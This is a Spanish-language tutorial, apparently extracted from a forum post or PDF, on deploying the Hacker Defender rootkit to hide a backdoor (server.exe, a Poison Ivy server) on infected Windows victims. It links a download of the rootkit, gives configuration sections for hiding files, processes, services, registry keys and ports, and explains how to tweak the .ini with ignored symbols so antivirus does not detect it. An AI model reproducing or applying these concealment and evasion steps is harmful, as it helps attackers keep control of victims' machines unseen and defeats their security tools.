HACKER DEFENDER BY BANDIDO

Muchas veces cuando tenemos infetados nos preguntamos como hacer para ocultar nuestros rastros y la respuesta casi siempre es "usa un proxy" o "restringele accesos de modo que no pueda entrara a la consola" o "restriguele el acceso para que no entre al administrador" o "modifica el archivo host para que no actulize su nod 32" xD pero que pasa si hacemos esto lo del proxy es bueno siempre y cuando tengas una buena conexion a intenet pero como tu conexion es pobre debido a que fuiste una victima mas de la telefonica de nada te sirve lo segundo y lo tercero es casi lo mismo el infectado ni siquiera sospecharia automaticamente dira que tiene un virus . Y con lo cuarto seria muy sospechoso ver su nod 32 siempre de color rojo.

Asi que hoy les traigo una alternativa totalmente distinta .
El gran y viejo “Hacker defender” pero primero veamos lo siguiente .

http://www.megaupload.com/?d=FHA9F7SN

ROOTKITS

Que es un rootkit?

Los rootkits son programas que permiten ocultar cualquier aplicacion que el atacante decida ocultar
(puertos , archivos , servicios , claves de registro , etc)

ejemplo : Tu sabras que cuando tu infectas a una maquina el infectado con un simple "netstat -a" podra ver el puerto por el que el atacante se esta conectando y no solo eso si no que tambien al ver el puerto vera la ip .Y lo que el rootkit hace es ocultar el puerto y al hacerlo oculta la ip de pasadita .

Como funcionan los rootkits ?

Los rootkits se ocultan mediante una tecnica de programacion llamada "API HOOKING" y que es esto ?
API (interfaz en programacion de aplicacion) hooking en ingles es enganchando y eso es exactamente lo que hace .

ejemplo :explorer.exe quiere leer un archivo en particular para luego entragarsela al SO windows el rootkit
lo que hace es "enganchar" (interceptar) las llamadas API restringiendo la lectura del archivo .

Que es el hacker defender ?

Hacker defender es uno de los rootkits mas utilizados cabe destacar que este rootkit ya es detectado por todos los antivirus y que el

rootkit se libero el 15.08.2005 ya casi 4 años (todo un dinosaurio) .Pero aun sigue siendo usado y acá te mostrare la forma de como trabaja el rootkit .

ATENCION : este rootkit en la actualidad funciona perfectamente con xp y yo y muchas personas mas lo usan asi que no se vallan y sigan leyendo :D

Estos son los cuatro archivos que vamos a utilizar
y que los he dejado arriba .En el readme tienen mas informacion acerca del hacker defender las preguntas mas comunes etc .
El hxdef100.exe este es el rootkit =)
y los otros dos son los archivos donde se configura el rootkit en realidad estos dos archivos son lo mismo ,con cualquiera de los dos se puede ejecutar el rootkit. EN El hxdef100.ini si ustedes observan su configuracion esta con varios simbolos y esto por que¿?
sencillamente para hacerlo indetectable al antivirus .
Estos caracteres son ignorados |, <, >, :, \, / y " en todas las lineas excepto [Startup Run], [Free Space] y [Hidden Ports] ya aca se pueden poner a jugar hasta hacerlo indetectable :D ojo que yo lo he escaneado con nod karspeky y avast y no lo detecta como rootkit debido a que por si solo no puede ejecutar ninguna accion
pero cuando tu ocultas este archivo junto con el rootkit si te lo detecta el antivirus .


Analizemos lo que hace el hacker defender
nota: para este tuto he agregado partes al codigo para que sea mas entendible :
Bueno para dejarlo bien claro ire explicando y colocare imagenes ok.

[Hidden Table]


Esta opcion te permite ocultar las carpetas , archivos , documentos etc solo tienes que especificarle bien las
extensiones y los comodines como ves en el codigo .

```
[Hidden Table]
hxdef*
carpeta
server.*
archivos.*
```

Asi antes de ejecutar el hacker defender




asi despues de la ejecucion




[Hidden Processes]

Esta otra opcion te permite ocultar los procesos que normalmente los puedes ver (en este caso que no los puedes ver xD) desde el administrador de windows o con un simple tasklist desde la consola
[Hidden Processes]
hxdef*
server.exe

Asi sin aver escrito el codigo de arriba



asi con el codigo escrito y el HXD ejecutado .



[Root Processes]

Esta opcion es interesante te permite excluir archivos que van a ser inmunes al ataque del HxD en este caso por ejemplo el server.exe con esto tu seras inmune al ataque osea tu podras ver los archivos , procesos , puertos ocultos .

```
[Root Processes]
hxdef*
rcmd.exe
server.exe
```

Aquí estoy con el poison observando todos los procesos que estan ocurriendo en la maquina victima .La imagen de arriba seria como la victima lo veria .


Image Name	Path	PID	Image Base	Image Size	Threads	CPU	Mem Usage
System Idle Process		0	00000000	00000000	1	87	16.00 KiB
System		4	00000000	00000000	54	1	216.00 KiB
smss.exe	\SystemRoot\System32\smss.exe	560	48580000	0000F000	3	0	392.00 KiB
csrss.exe	\??\C:\WINDOWS\system32\csrss.exe	624	4A680000	00005000	11	2	1.05 MiB
winlogon.exe	\??\C:\WINDOWS\system32\winlogon.exe	656	01000000	00080000	19	0	1.18 MiB
services.exe	C:\WINDOWS\system32\services.exe	700	01000000	0001C000	16	0	3.74 MiB
lsass.exe	C:\WINDOWS\system32\lsass.exe	712	01000000	00006000	18	0	1.20 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	876	01000000	00006000	18	0	4.27 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	988	01000000	00006000	10	0	3.70 MiB
svchost.exe	C:\WINDOWS\System32\svchost.exe	1076	01000000	00006000	53	0	15.63 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1144	01000000	00006000	4	0	2.86 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1228	01000000	00006000	14	0	4.48 MiB
explorer.exe	C:\WINDOWS\Explorer.EXE	1432	01000000	000FF000	22	9	10.68 MiB
spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe	1560	01000000	00010000	10	0	4.87 MiB
egui.exe	C:\Archivos de programa\ESET\ESET NOD32 Antivir...	1692	00400000	0015D000	4	0	2.58 MiB
VMwareTray.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1736	00400000	00016000	1	0	2.61 MiB
VMwareUser.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1752	00400000	00081000	5	0	4.00 MiB
ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe	1760	00400000	00006000	1	0	2.80 MiB
cmd.exe	C:\WINDOWS\system32\cmd.exe	1772	4AD00000	00065000	1	0	2.21 MiB
reg.exe	C:\WINDOWS\system32\reg.exe	1792	01000000	0001A000	1	0	1.96 MiB
ekrn.exe	C:\Archivos de programa\ESET\ESET NOD32 Antivir...	1888	00400000	0006E000	11	0	39.23 MiB
VMwareService.exe	C:\Archivos de programa\VMware\VMware Tools\V...	1992	00400000	0006B000	3	0	2.53 MiB
alg.exe	C:\WINDOWS\System32\alg.exe	1400	01000000	0000D000	6	0	3.11 MiB
wscntfy.exe	C:\WINDOWS\system32\wscntfy.exe	1672	01000000	00006000	1	0	1.91 MiB
wuauclt.exe	C:\WINDOWS\system32\wuauclt.exe	1152	00400000	0001E000	3	0	4.85 MiB
svchost.exe	C:\WINDOWS\system32\svchost.exe	1976	01000000	00006000	8	0	3.79 MiB
mspaint.exe	C:\WINDOWS\system32\mspaint.exe	620	01000000	00057000	5	0	1.06 MiB
cmd.exe	C:\WINDOWS\system32\cmd.exe	584	4AD00000	00065000	1	0	468.00 KiB
server.exe	C:\server.exe	1680	00400000	00001C00	3	0	3.04 MiB
hxdef100.exe	C:\hxdef100.exe	436	00400000	00098000	2	0	2.09 MiB

[Hidden Services]


Esta opcion te permite ocultar los servicios que se estan ejceutando como los del firewall el antivirus el HD etc.

```
[Hidden Services]
HackerDefender*
```

Asi es como se veria si se omite este codigo .




Asi con el codigo escrito y ejecutado.




[Hidden RegKeys]
Esta otra opcion sirve para ocultar las claves de los registros.

[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100asi si se omite el codigo



asi con el codigo escrito y ejecutado



[Hidden RegValues]

Esto es casi o mismo solo que para los valores lo que esta para el lado derecho .

[Hidden RegValues]

[Startup Run]

Esta otra opcion no la uso pero lo que hace es iniciarse junto con windows y el HxD en el ejemplo nosotros tendriamos siempre a nuestra victima escuchando por el puerto 80 .

